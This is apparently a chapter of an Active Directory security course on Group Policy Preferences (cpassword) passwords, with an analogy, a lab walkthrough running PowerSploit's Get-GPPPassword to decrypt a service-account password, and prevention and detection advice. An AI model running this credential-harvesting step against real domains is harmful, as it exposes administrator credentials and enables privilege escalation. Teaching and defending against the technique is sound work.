

Chapter 4: GPP Passwords

1 The Concept: Group Policy Preferences (GPP)

Technical Concept: Vulnerable XML Policy Files

Group Policy Preferences (GPP) allowed administrators to centrally manage local accounts and services across the domain.

- **The Storage:** These policies are stored as XML files within the SYSVOL network share, which is accessible to all "Authenticated Users" in the domain.
- **The Vulnerability:** To automate tasks, admins often included usernames and encrypted passwords (*cpassword*) in these XML files.
- **The Fatal Flaw:** Microsoft accidentally published the AES private key used to encrypt these passwords on MSDN. Since the key is the same for every AD environment in the world, anyone can decrypt these passwords instantly.

The Grand Hotel Analogy: The "Master Key" Safety Deposit Box

Imagine the hotel manager wants every housekeeper (*Local Admin*) to have access to a small **Safety Deposit Box** (*Workstation*) inside each guest room.

- **The Policy (The Storage):** The Manager puts the master code for these boxes inside a central locker in the **Staff Changing Room** (*SYSVOL Share*).
- **The Flaw (The Access):** Because everyone needs to change their clothes, the changing room door is **unlocked for all staff** (*Authenticated Users*).
- **The Encryption (The Lock):** To be "secure," the manager locks the staff locker with a specific Padlock (*cpassword/AES Encryption*).
- **The Breach (The Fatal Flaw):** It turns out the manufacturer of that padlock accidentally published the **Master Blueprint** (*Microsoft's Public AES Key*) on the internet years ago.
- **The Result:** Now, a **Dishwasher** (*Bob*) can simply walk into the changing room, see the brand of the lock, and use a tool he found online to open it instantly. He now has the master code to every safety deposit box in the entire hotel.


2 Attack Execution: Step-by-Step

2.1 Step 1: Discovering and Decrypting GPP Passwords

We use the **PowerSploit** function `Get-GPPPassword` which automatically parses all XML files in the Policies folder in SYSVOL, picking up those with the `cpassword` property and decrypting them once detected:

>_ Terminal: Windows PowerShell (as bob)

```
Import-Module .\Get-GPPPassword.ps1
Get-GPPPassword
```



```
Windows PowerShell
PS C:\Users\bob\Downloads> Import-Module .\Get-GPPPassword.ps1
PS C:\Users\bob\Downloads> Get-GPPPassword

UserName : svc-iis
NewName  : [BLANK]
Password : abcd@123
Changed  : [BLANK]
File     : \\EAGLE.LOCAL\SYSVOL\eagle.local\Policies\{73C66DBB-81DA-44D8-BDEF-20BA2C2705
          \Groups.xml
NodeName : Groups
Cpassword : qRI/NPQtItGsMjwMkhF7ZDvK6n9K10hBZ/XSh02IZ80

PS C:\Users\bob\Downloads> _
```

3 The Impact: Administrative Escalation

Unlike roasting attacks which often target service accounts, GPP passwords frequently provide **Local Administrator** access to every machine in a specific group or even the entire domain.

Technical Concept: Post-Exploitation Capabilities

- **Privilege Escalation:** Attackers can use these credentials to log into servers as an administrator.
- **Credential Harvesting:** Once an admin on a machine, attackers can extract other passwords from memory (LSASS).

4 Exhaustive Prevention & Hardening

Implementing a proper defense requires more than just a patch; it requires a proactive clean-up of legacy files.



Technical Concept: Step-by-Step Prevention Strategy

1. **Apply KB2962486:** Apply this Microsoft patch to prevent the caching of *new* credentials in GPP.
2. **Manually Purge SYSVOL:** The patch does not delete old credentials. Admins must manually search for and delete existing XML files (like `Groups.xml` or `Services.xml`) that contain the `cpassword` attribute.
3. **Continuous Assessment:** Regularly audit the environment (e.g., quarterly) to ensure no credentials have been reintroduced, as some post-2015 environments still contain exposed files.
4. **Implement Honey-Credentials:** Create a decoy XML file with a fake password for an old account to detect attackers searching for GPP vulnerabilities.

5 Detection: Identifying the Breach



Technical Concept: Multi-Layered Detection Techniques

- **File Access (Event 4663):** Enable auditing on the `Policies` folder. Alert if a user reads an XML file containing credentials.
- **Logon Events (4624/4625):** Monitor for successful or failed logons from accounts identified in GPP files. Alert if a service account logs in from an unexpected workstation.
- **Honey-Account Failures (4771/4776):** If a honeypot user is used, monitor for Kerberos or NTLM failures against that specific account.